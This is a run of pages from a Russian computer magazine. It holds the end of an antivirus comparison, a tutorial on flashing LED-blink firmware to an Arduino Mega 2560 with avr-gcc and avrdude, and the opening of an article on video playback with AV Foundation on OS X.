На бумаге надежнее выглядит Kaspersky Anti-Virus. Это и неудивительно: если пользователь платит деньги, то должен получить взамен качественный продукт. Но насколько все эти защитные технологии будут эффективны в реальной жизни?

Мы взяли и проверили KAV, который честно отработал заплаченные за него деревянные и превзошел по своей эффективности даже avast! Free Antivirus. Им было заблокировано 100% зловредов. Причем блокировались именно веб-страницы, а сами бинарные файлы даже не загружались на ПК, в отличие от avast!, который хоть и блокировал троянов, но позволял браузеру их скачать.

Сводные результаты по всем аверам, над которыми мы ставили опыты, ты можешь увидеть на графике выше.

ИТОГИ

С каждым годом бесплатные антивирусы все больше беспокоят пользователя рекламными окошками и предложениями очень выгодно приобрести платную версию (этим особенно грешит avast! — я ставил его года два назад, и тогда так настойчиво он ко мне не приставал). Да и опыт подсказывает, что в вопросах защиты доверяться бесплатным решениям можно не всегда, с платным продуктом всё же поспокойнее.

Kaspersky Anti-Virus показал наилучший результат, что, в принципе, ожидаемо с учетом количества защитных технологий, которые он использует. Тем не менее стоит помнить, что стопроцентную трояноустойчивость не может дать ни один антивирус. Только своевременное обновление ПО на компьютере и работа под учетной записью с ограниченными правами (а для особо критичных вещей стоит использовать виртуальную машину) может гарантировать тот уровень безопасности, который можно назвать высоким. ⌶



Антон Сысоев
anton.sysoev@gmail.com



В ARDUINO ПО-ХАРДКОРНОМУ

РАЗБИРАЕМСЯ С ПРОГРАММИРОВАНИЕМ МИКРОКОНТРОЛЛЕРОВ НА НИЗКОМ УРОВНЕ

Наверное, только ленивый еще не слышал про проект Arduino, а особо пытливые уже приобрели что-нибудь в личное пользование и построили на нем по материалам предыдущей статьи об Arduino своего первого робота, приносящего тапочки. А это значит, что ты дозрел до более интимного знакомства с этим устройством. Поехали!

ЗНАКОМИМСЯ ПОБЛИЖЕ

Проект Arduino построен на базе микроконтроллера Atmel ATmega2560 (далее мы будем рассматривать версию Arduino Mega 2560), который является представителем SoC (System on a Chip, «система на кристалле»). Чем же примечательна эта концепция построения микроконтроллеров?

Если открыть системный блок компьютера, то внутри мы обнаружим необъятных размеров материнку, в которую вставлен процессор, оперативная память и еще куча всякого добра (и зла). Микроконтроллер с маркировкой ATmega2560 (см. рис. 1), который мы можем лицезреть на плате Arduino, содержит все перечисленное сразу.

ВСКРЫТИЕ ПОКАЖЕТ

Микроконтроллеры отличаются друг от друга количеством «ног», списком бортовой периферии, объемами Flash и оперативной памяти. Звучит «глобально», но на деле Atmel спроектировал свои контроллеры обратно совместимыми чуть ли не от самого старшего до самого младшего (далее станет понятно, почему не так все страшно). Для любознательных — добро пожаловать на сайт Atmel (goo.gl/wP302R), где можно подробно сравнить микроконтроллеры.

Кратко про нашего подопытного:

- микроконтроллер ATmega2560;
- объем Flash-памяти 256 Кб;
- объем оперативной памяти 8 Кб;
- объем EEPROM-памяти 4 Кб;
- тактовая частота 16 МГц.

Многие обратят внимание на тактовую частоту. Всего 16 МГц, но для большинства задач, для которых используются подобные малютки, этого более чем достаточно.

Остановимся чуть подробнее на видах памяти.

Что-то с памятью моей стало

- **Flash-память** предназначена для хранения и исполнения кода программы, а также для хранения констант.
- **SRAM** — оперативная память отдается полностью под хранение данных программы (что очевидно).
- **EEPROM** — отдельный орган микроконтроллера, энергонезависимая память, используется для хранения каких-то калибровочных данных, может быть использована под журналы и прочие данные, которые мы не хотим потерять, если вдруг питание нашего устройства пропадет.


Flash

Основная память микроконтроллера, из которой выполняется код. Может быть перезаписана программатором или специальными функциями самопрограммирования. Для записи в ячейку памяти необходимо, чтобы она была заранее очищена. Очистка памяти происходит страницами. То есть перезаписать один байт так просто не получится.



INFO

Пользователям *nix крупно повезло, так как весь используемый в статье софт-зоопарк есть в репозиториях практически всех популярных дистрибутивов.



WARNING

При работе с микроконтроллером постарайся убрать все металлические предметы, чтобы предотвратить случайное короткое замыкание и выход платы из строя.

EEPROM

Затронем самую незнакомую аббревиатуру — **EEPROM**. EEPROM является представителем энергонезависимой памяти. Почему не Flash? Все очень просто:

1. EEPROM предоставляет доступ на чтение и запись к каждой ячейке памяти, в отличие от Flash, где перед записью необходимо очищать целую страницу памяти (это даже звучит долго :)).
2. EEPROM имеет гораздо больший ресурс циклов перезаписи. Все логично, программу ты записываешь (в идеальном случае) один раз, данные программа менять может по ходу жизни устройства множество раз.
3. EEPROM доступна на чтение практически мгновенно.

Есть у EEPROM и недостатки. Очень уж она медленная на запись, но этому противопоставляется мгновенная (по меркам контроллера) скорость чтения данных. На текущий момент существует новый вид памяти, называемый **FRAM**, но это отдельная тема для разговоров (например, Texas Instruments предлагает микроконтроллеры, полностью построенные на FRAM, тем самым убивая целое стадо зайцев: стираются границы доступа к памяти).

Давай теперь рассмотрим архитектуру самого микроконтроллера. Как можно подглядеть в вики, он у нас построен по гарвардской архитектуре, то есть область данных и область кода разделены. Да не как-нибудь, а физически. Для того чтобы в программе прочитать в регистр байт из оперативной памяти, из памяти программ или EEPROM, надо дать процессору абсолютно разные инструкции. Это одновременно и удобно, так как никакие переполнения не приведут к искажению кода программы, и жутко неудобно при обращении к данным.

Код нашей программы выполняется напрямую из Flash, в отличие от Большого компьютера, где код программы загружается в память и уже туда передается управление.

В БОЙ

Инструменты

Работать мы будем под Linux (у меня стоит Ubuntu 13.10), так что все указания будут справедливы для работы именно в этой ОС. Впрочем, выбор ОС не принципиален, так как пользоваться мы будем кросс-платформенными инструментами.

Для начала нам понадобится среда разработки. Обычно я пользуюсь Eclipse с установленным плагином для AVR (найти можно в репозитории Eclipse), но на этот раз решил поставить эксперимент и попробовать Code::Blocks (www.codeblocks.org). Результаты эксперимента меня порадовали :).

Далее топаем на сайт Atmel и скачиваем Atmel AVR 8-bit Toolchain 3.4.3 (goo.gl/ulUmkC). На сайте атмелов нам предложат зарегистрироваться, делай смело, в этом ничего страшного, даже спам не приходит. Существует и более свежая версия сборки тулчайнов, которая идет в составе средств разработки для Arduino, но нам это не принципиально.




Рис 1. **Сердце Arduino, процессор ATmega2560**

TOOLCHAIN

Toolchain — набор инструментов для компиляции и генерации исполняемого кода. Часто термин используют применительно к кросс-средствам, когда архитектура процессора, на котором генерируется код, отличается от архитектуры целевого процессора. Например, мы будем использовать кросс-средства для компиляции кода, исполняемого на процессоре с архитектурой AVR, но наш компьютер управляется процессором с архитектурой x86 (x64).




Рис. 2. Инструментарий

Теперь самое интересное. Нам надо как-то прошивать наш микроконтроллер. В Arduino Mega 2560 с завода идет загрузчик с эмуляцией протокола программатора STK500v2. Для начала нам хватит и этого, но в идеале хорошо бы иметь «железный» программатор. Почему «для начала»? Потому что это эмулятор, он поддерживает только команды чтения-записи, но как отладчиком им воспользоваться не получится. Идем на сайт проекта AVRDUDE (www.nongnu.org/avrdude/) и скачиваем утилиту программирования avrdude.

Ну и конечно же, сама железяка, Arduino Mega 2560. Для подключения к компьютеру нам понадобится USB-кабель типа B. Очень рекомендую скачать описание микроконтроллера ATmega2560 (goo.gl/6LfOF0) — оно пригодится для более глубокого понимания сути происходящего.

Также нам не помешает схема устройства Arduino Mega 2560 (goo.gl/4s7dnR).

Hello world

Конечно же, я не мог обойти стороной традицию написать Hello world для первого знакомства с чем-либо в мире программирования. Но он у нас будет несколько специфическим: мы будем делать железный Hello world, который заставит устройство моргать светодиодом. В знак приветствия, конечно.

Итак, создаем в Code::Blocks новый проект типа AVR Project, выбираем процессор ATmega2560, остальное оставим по умолчанию.

Теперь надо немного настроить среду. Лезем в меню `Settings → Compiler`, выбираем компилятор `GNU GCC compiler for AVR`, на закладке `Search Directory` проверяем, что пути для заголовочных и библиотечных файлов указаны `<avr toolchain path>/avr/include` и `<avr toolchain path>/avr/lib` соответственно, где `<avr toolchain path>` — это путь, куда мы распаковали тулчайн, скачанный с сайта

ПРОШИВКА И ОТЛАДКА

Все микроконтроллеры обладают встроенным интерфейсом программирования и внутрисистемной отладки. На нашей плате есть интерфейс последовательной шины SPI, к которой можно подключить аппаратный отладчик и отлаживать программу так же, как и на большом компьютере.

В нашем случае все несколько упрощено. Разработчики Arduino поместили на плату дополнительный контроллер, который эмулирует переходник RS232 <-> USB, назовем его uATmega (на самом деле это микроконтроллер ATmega16U).

В микропроцессор уже прошит загрузчик, который умеет использовать функции самопрограммирования микроконтроллера (то есть средствами микроконтроллера стирает и записывает страницы памяти) для записи прошивки и общается с внешним миром по протоколу программатора STK500v2. При изменении сигнала DTR интерфейса RS232 uATmega дергает ножкой перезагрузки основного микроконтроллера и дает команду загрузчику «Слушай команды программатора». В обычном режиме после сброса основного микроконтроллера загрузчик передает управление основной прошивке.

Для программирования нашего микроконтроллера мы используем утилиту `/usr/bin/avrdude`. AVRDUDE довольно простая, но мощная штука, которая умеет записывать и читать данные микроконтроллера.

Давай бегло пробежимся по флагам, которые мы будем использовать дальше:

- '-p' — указываем тип микроконтроллера ATmega2560;
- '-c' — тип программатора, которым мы прошиваем микроконтроллер (помним, что в Arduino загрузчик эмулирует работу программатора STK500);
- '-D' — этот ключ необходимо передать утилите avrdude, чтобы она не давала команду на очистку всего микроконтроллера, так как в нашем случае это ни к чему не приведет;
- '-P' — указывается устройство последовательного порта, к которому подключен программатор. В моем случае это было устройство USB последовательного порта /dev/ttyACM0, но, чтобы не сбивать читателя с толку, я сделал поиск определенного устройства.



WARNING

Редакция и автор не несут ответственности за возможный причиненный вред здоровью и имуществу при несоблюдении техники безопасности работы с электроприборами.




Рис. 3. **Настройка утилиты программирования**

Atmel либо установленный вместе с Arduino IDE. На закладке `Toolchain executables` в строке `Compiler's installation path` указан путь к корневой папке тулчайна.

И еще одна маленькая настройка для удобства. Настроим прошивку микроконтроллера из меню. Лезем в меню `Tools` → `Configure tools...`, нажимаем Add. Заполняем в соответствии с рис. 3.

- Name: Firmware
- Executable: avrdude
- Parameters: -p m2560 -c STK500 -D -P `ls /dev/serial/by-id/*Arduino*` -U flash:w:${TARGET_OUTPUT_BASENAME}.hex:i

Тут нам стоит немного прерваться и открыть схему нашего Arduino, а также взглянуть на плату. На плате мы видим светодиод и подпись `L`, ищем его на схеме (рис. 4) и выясняем, что светодиод подключен к ноге 26 микроконтроллера, которая, в свою очередь, обозначена как `PB7`. Запоминаем эту ценную информацию.

Теперь будем разбираться с кодом.

Подключаем заголовочные файлы для AVR:

```
#include <avr/io.h>
#include <util/delay.h>
```

Для управления питанием светодиода надо перевести пин 7 порта `PORTB` в режим «Выход». Это делается записью 1 в соответствующий бит в регистре DDRB — регистр направления данных порта PORTB.

```
/**
  @brief инициализация периферии
*/
inline void init_hw() {
  // Инициализируем ножку процессора для работы
  // на выход и управления светодиодом
  DDRB |= _BV(PB7);
}
```

Само же моргание будет реализовано изменением соответствующего бита порта PORTB. Установка этого бита в 1 — зажигаем светодиод



DANGER

Статическое электричество смертельно для микросхем, старайся избегать работы с микроконтроллерами в синтетической и шерстяной одежде, по возможности используй заземляющие браслеты.

```
/**
  @brief Зажигаем светодиод
*/
inline void ledOn(){
  // Устанавливаем в порт соответствующий
  // светодиоду бит в 1
  PORTB |= _BV(PB7);
}
```

Установив 0 в соответствующий бит порта PORTB, погасим светодиод.

```
/**
  @brief Гасим светодиод
*/
inline void ledOff(){
  // Сбрасываем в порте соответствующий светодиоду
  // бит в 0
  PORTB &= ~_BV(PB7);
}
```




Рис. 4. **Обозначение светодиода на схеме**

Основной код работы нашей прошивки:

```
int main(void)
{
  // Инициализация периферии
  init_hw();
  // Основной цикл
  while(1)
  {
    ledOn();
    _delay_ms(400);
    ledOff();
    _delay_ms(200);
    ledOn();
    _delay_ms(400);
    ledOff();
    _delay_ms(1000);
  }
  return 0;
}
```

Обратим внимание, что наш main крутится в бесконечном цикле. Все логично, так как наша программа — это единственное, чем будет заниматься микроконтроллер.

Код готов, компилируем его. Нам встретится один warning, который сообщает, что мы собираем прошивку в Debug и наши задержки вовсе не обязаны соответствовать тем цифрам, которые мы передаем через параметр. Связано это с тем, что в мире программирования микроконтроллеров все временные интервалы довольно маленькие, а следовательно, должны быть достаточно точными. Так как при сборке Debug компилятор рассовывает кучу отладочной информации, то эти задержки могут «поползти» в большую сторону. В нашем примере это некритично.

Теперь самое душещипательное. Будем прошивать наш микроконтроллер. В меню выбираем `Tools → Firmware`, запустится утилита программирования `avrdude`. Если мы все правильно сделали, то увидим окошко, как на рис. 5.

Вот мы и прошили первой программой наш микроконтроллер. Теперь он должен моргать каждую секунду два раза и пауза.

ЗАКЛЮЧЕНИЕ

Итак, в этой статье мы кратко познакомились с процессорами архитектуры AVR, написали простенькую программу и даже прошили наш первый микроконтроллер. Программирование микроконтроллеров — очень глубокая и интересная тема. В то же время программист микроконтроллеров должен обладать глубокими знаниями языка си, аккуратностью, внимательностью, усердием и терпением. ⌶



WWW

Очень популярный форум разработчиков для AVR: avrfreaks.net

Статья на русском о запуске Code::Blocks для AVR: goo.gl/Aq23QJ

AVR Libc: nongnu.org/avr-libc/

5

```
avrdude: AVR device initialized and ready to accept instructions

Reading | ################################################## | 100% 0.01s

avrdude: Device signature = 0x1e9801
avrdude: reading input file "HelloWorld.hex"
avrdude: writing flash (1828 bytes):

Writing | ################################################## | 100% 0.29s

avrdude: 1828 bytes of flash written
avrdude: verifying flash memory against HelloWorld.hex:
avrdude: load data flash data from input file HelloWorld.hex:
avrdude: input file HelloWorld.hex contains 1828 bytes
avrdude: reading on-chip flash data:

Reading | ################################################## | 100% 0.21s

avrdude: verifying ...
avrdude: 1828 bytes of flash verified

avrdude: safemode: Fuses OK

avrdude done.  Thank you.


Process returned 0 (0x0)   execution time : 1.185 s
Press ENTER to continue.
```

Рис. 5. **Прошивка микроконтроллера**

FUSE-БИТЫ

Опасная и полезная особенность микроконтроллеров. Это программируемые биты, которые можно выставить только один раз, а стираются они только после полной очистки микроконтроллера. С помощью FUSE-битов можно настраивать различные режимы работы микроконтроллера, в том числе запретить чтение памяти микроконтроллера программатором для защиты от конкурентов, которые могут считать (или дизассемблировать) твою прошивку и использовать ее в своих целях.

Что же в них опасного? А то, что неправильно выставленные FUSE-биты могут загнать микроконтроллер в такой режим, из которого потом будет очень сложно его вывести, либо просто угробить устройство. Например, можно отключить интерфейс отладчика, тогда ты больше не сможешь очистить контроллер и записать в него другую прошивку. Будь осторожен и бдителен!

Но мы с тобой можем быть пока спокойны, так как в нашем примере мы используем интерфейс программирования через прошивку-загрузчик, который не дает возможности управлять FUSE-битами.

МАКРОСЫ ДЛЯ РАБОТЫ С ПИНАМИ В ТУЛЧАЙНЕ AVR

В микропроцессорах любое действие — это запись или чтение из адреса памяти. Память нашего микропроцессора ATmega2560 разбита на две области: адреса ниже 0x200 отданы под регистры периферии микропроцессора, адреса старше 0x200 отданы под SRAM и внешнюю память.

Так как работа с пинами микропроцессора — дело достаточно муторное, то в тулчайне существует множество макросов для облегчения рутины разработчика. Приведем отдельные из них, которые встретятся в коде:

- DDRB — макрос, определяющий адрес регистра направления данных. Говоря простым языком, этот регистр отвечает за то, в каком режиме будет работать та или иная нога процессора — на вход (принимать сигнал) или на выход (управлять чем-нибудь);
- _BV(bitnum) — простенький макрос, занимающийся установкой соответствующего бита, номер которого указан в качестве параметра, в '1' или в простонародье (1 << (bitnum));
- PORTB — адрес порта ввода-вывода PORTB.

Все эти макросы ты можешь изучить, пройдя по их объявлениям из кода программы примера.

РЕЦЕПТЫ КОДИНГА ПОД OS X

ВОСПРОИЗВЕДЕНИЕ АУДИО, ВИДЕО, РАБОТА С ГЕОЛОКАЦИЕЙ

Мы уже рассматривали в рамках рубрики «Кодинг» базовые механизмы операционной системы OS X и то, как их программировать (апрель 2014-го), но потом, пользуясь хитрыми веб-кодерскими приемчиками :), инициативу в области освещения Apple-кодинга перехватила Ирина Чернова. Адепты нативного программирования вынуждены были отступить для перегруппировки и подготовки решительного наступления. И вот оно свершилось! Сегодня мы продолжим начатую подборку трюков для программирования под эту систему. Рассмотрим в статье две большие темы: воспроизведение мультимедиа и геолокацию.



Юрий «yurembo» Язев
yazevsoft@gmail.com





ВОСПРОИЗВЕДЕНИЕ МУЛЬТИМЕДИА: ВИДЕО

Для проигрывания мультимедиа на обеих платформах: в OS X (фреймворк Cocoa) и в iOS (фреймворк Cocoa Touch) используется библиотека AV Foundation. Это очень объемный и многофункциональный фреймворк для проигрывания видео и аудио широкого спектра форматов, среди которых QuickTime, MPEG4 Audio, WAV, MP3 и многие другие. Тем не менее для библиотеки AV Foundation не имеет значения, какого формата определенный медиаобъект, мы можем просто указать библиотеке на ресурс и стандартным образом проиграть его, не делая никаких предположений относительно его формата. Рассматриваемая библиотека представляет ресурс как ассет. Ассеты могут быть загружены по сети как удаленный ресурс или с локального устройства хранения информации (необязательно жесткого диска). В обоих случаях ресурс загружается с URL.

Воспроизводятся медиаданные с помощью объекта класса AVPlayer. Между тем этот объект не умеет отображать видео. Для этого в OS X используются слои. Прежде чем перейти непосредственно к проигрыванию видео, нам необходимо обсудить этот важный момент.

В операционной системе OS X слои наравне с анимациями являются объектами, включенными во фреймворк Core Animation. К слову, изначально он был разработан для iOS, а к Mac OS X добавлен только в версии 10.5. Несмотря на свое название, он не только воспроизводит анимацию, но и также представляет хорошо оптимизированную систему рендеринга. Возможности данного фреймворка в отношении анимаций мы сегодня рассматривать не будем, а сконцентрируем свое внимание на слоях. Слой представляет собой прямоугольную область, которую визуализирует видеоадаптер в тот момент, когда программе необходимо что-то показать пользователю в области вида, другими словами, на экране — в окне приложения. Слои являются экземплярами класса CALayer (и его потомков). Чтобы создать слой в приложении, надо создать объект NSView (в OS X) и UIView (в iOS). В отличие от последних слои не выполняют никакую нагрузку, кроме отображения контента. Имеются некоторые различия в работе слоев в разных операционных системах. Поскольку в OS X слои — рекомендуемый, но никак не единственный способ отображения графики, то объекты NSView управляют экземплярами класса CALayer обособленно, то есть каждым отдельно. С другой стороны, в iOS объект класса UIView является своего рода оберткой для CALayer, поэтому, задавая позицию для UIView, мы фактически задаем позицию для слоя. На нижнем уровне объекты класса CALayer представлены четырехугольными примитивами OpenGL с изменяющимися текстурами, что позволяет добиться высокопроизводительного видеовывода.





Вернемся к видео, то есть спустимся вниз по иерархии классов слоев до видеослоя. Воспроизведение видеоданных осуществляется на слое — объекте класса AVPlayerLayer. Его достаточно только создать, остальную работу по воспроизведению видео сделает класс AVPlayer.

Разработаем простой пример для воспроизведения видео формата MP4. Создай новое Cocoa-приложение, Class Prefix и Document Extension заполни по желанию. После выбора месторасположения проекта и его создания первым делом откроется главная страница настроек, если этого не произошло, щелкни на верхнем пункте дерева содержимого проекта слева. На этой странице нам надо добавить фреймворки, которые будут использоваться в приложении. Внизу страницы в разделе «Linked Frameworks and Libraries» ниже строки Cocoa.framework щелкни по знаку «+». Сверху выпадет список, состоящий из доступных для подключения фреймворков. Выбери: AVFoundation, CoreMedia и QuartzCore (все три с расширением Foundation). Щелчком по кнопке Add добавь их в проект.

Затем перетащи подготовленный MP4-файл на дерево проекта прямо в XCode. Появится диалоговое окно для выяснения подробностей добавления файла, отметь флажок Destination: Copy items into destionation group's folder (if needed) и переключатель Folder: Create folder references for any added folder, ниже в списке Add to targets отметь первый из двух проектов, жми Finish. Далее, открой файл AppDocument.xib, в конструкторе формы удали с нее надпись и помести на форму компонент Custom View (найди его с помощью поиска). Растяни помещенный на форму компонент вида. Дополнительно расположи на форме четыре кнопки: Play File, Slow Speed, Norm Speed, Rewind.

Теперь добавим к компоненту Custom View слой. Для этого, выделив данный компонент, перейди на страницу View Effects в инспекторе (последняя кнопка), в списке Core Animation Layer отметь Custom View. Тем самым мы указали использовать слой CALayer, поверх которого можно добавить AVPlayerLayer.

